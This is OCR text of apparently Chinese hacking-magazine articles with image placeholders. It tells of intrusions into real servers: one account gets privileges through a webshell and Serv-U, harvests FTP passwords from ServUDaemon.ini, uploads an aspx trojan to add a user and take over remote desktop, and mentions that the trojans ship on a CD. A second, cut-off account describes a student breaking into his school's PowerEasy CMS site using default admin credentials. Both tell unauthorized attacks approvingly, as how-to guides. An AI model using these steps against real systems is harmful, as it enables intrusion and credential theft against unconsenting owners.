


图2

虽然没有开启43958和3389端口，但却开了1433端口，还是比较高兴的，但接下来的事情就让我失望了，因为除了这个站点的目录外，其它站点的目录都不能跳转，而且这个站点使用的还是access数据库。一时想不出有什么好的入侵方法了，从端口扫描的情况来看，可能没有安装Serv-U。不过，我查看了一下C盘的信息，发现program files目录还是有可读权限的，转到这儿来看看，却发现了Serv-U的影子，这下有希望了。我在webshell中尝试读取注册表中终端服务的端口键值，发现无法读取，如图3，于是我就上传了一个开3389的工具，然后找到Webshell中集成的Serv-U提权功能，将“执行命令”更改为“cmd /c E:\WebSite\3389.exe”，如图4。




图3



图4

执行完命令后，我使用远程桌面进行连接，却还是不能连

接，可能是没开终端服务，也可能是终端服务的端口被改成别的，还有可能是防火墙阻止了连接或是有IP连接限制等。我又尝试上传aspx和jsp文件，看能否提高权限，但可惜的是，这些文件都解析不了。菜鸟我虽然技术不高，但是却不会轻易放弃的，第二天再来的时候，我又有了新的思路，既然能跳转到“c:\program files\serv-u”目录，那么就把对方的ServUDaemon.ini文件下载回来，覆盖到我的电脑上。似乎我的运气非常不错呀，里面竟然有各个站点的FTP连接密码，如图5。这回我就不客气了，一个个的连接上去，前面我们已经知道服务器开了1433端口，现在我又有了各个站点的FTP帐号和密码，所以我就想找到mssql数据库的密码。可使用FTP连接的时候，问题却出现了，我试了好几个密码都连接不上，如图6。

这个莫名其妙的问题又难住了我，不可能用户名和密码都不正确啊？我想了想，刚才扫描端口的时候，并没有发现服务器开了21端口，应该是连接端口被更改了。我马上到百度搜索了一下相关资料：




图5

SERV-U配置文件详解

[DOMAINS]

Domain1=0.0.0.0||21|Wizard Generated Domain|1|0|0

#无需改动.新增加的域的IP地址以及说明.

格式

Domain1= IP地址 | 端口 | 域显示名称 | 是否生效 | 是否显示 | 是否删除

#IP地址为0.0.0.0时,SERV-U自动适配系统所分配的IP地址

#当生效位置0,则此域禁用

#当显示位置0,此域不生效并且在控制面板不显示此项

#当删除位置0,则ReloadSettings设置为Ture后，即刷新后，自动删除此域名以下所有内容

哈哈，现在终于明白了，马上打开ServUDaemon.ini文件，找到修改后的端口，顺利的连接了上去。接着就是寻找mssql密码了，可是找了大半天也一无所获，最后抱着侥幸的心理，我又尝试了一下MS08067溢出漏洞，管理员还是很负责的，漏洞被修补上了。这下，我可真是陷入了绝境。







图6


静下来，我整理了一下思路：不能执行cmd.exe，Serv-U也不能执行命令，不能解析aspx和jsp，也没有发现溢出漏洞。正在思考中，我看到一个站点里居然有后缀为aspx的文件，如图7，终于看到了一丝光明，我使用flashxp上传了一个aspx木马，然后尝试添加用户，竟然成功了，如图8，图9。

我又使用aspx木马成功的读取出了终端的端口键值，使用刚才建立的用户成功的登录了远程系统，如图10。


图7


图8


图9


图10

本次能够拿下这台服务器，我觉得主要靠的是坚持，不放弃，利用一切能被利用的资源，当然也外加了一些运气。

（文章中涉及到的asp木马、aspx木马已经收录在了光盘中）

入侵学校动易网站

FanTasyっ

最近小菜我听学校里的小道消息说“学校在新学期里要分班，就是按照本次的期末考试来分。”我听的心里一惊，这要是把我分到了差班里那还得了啊，于是马上来到我们学校的百度贴吧查看其他同学的反应，谁知刚一进去就发现了一个雷人的帖子：找“黑客”技术的牛人！一起拿下学校网站服务器！有技术的进”。学校真是个藏龙卧虎的地方啊，我看了一下回复，什么样的都有，有人回复说是存在php，还有人说什么sol注入之类的（连SQL都打错了，居然还敢回复呢）。那么学校网站的安全性究竟又怎么样呢？我决定检测一下。

首先看了一下网站系统，使用的是“PowerEasy SiteWeaver CMS 6.7 ACCESS Build 090224”，也就是动易的CMS系统，我到百度上搜索了一下动易的这个版本都存在什么漏洞，结果却发现这个版本比较新，没什么现成的0day漏洞，于是就拿出X-Scan对服务器进行了扫描，发现开放了3389、1433、21、8080等端口，我使用SQLtools连接1433端口，使用sa用户名和空密码尝试登录，结果失败。于是又扫描了一下服务器的FTP弱口令，也没有扫描出来。既然这两个都没有成功，那么3389猜帐户的方法就更不用试了。

我又想到了旁注，但是查询了对方的服务器后，发现上面只架设了这一个网站，真令人郁闷呀。后来我忽然想起了网站的后台，但是动易的后台需要管理认证码，如图1，于是我只好回归到最原始的方法－－猜，虽然这是最笨的方法，但经过实践证明，它同时也是非常有效的一个方法。经过我的猜测，发现他的用户名和密码都是默认的，而管理认证码居然就是他网站的域名，于是我顺利的进入了后台，如图2。



图1

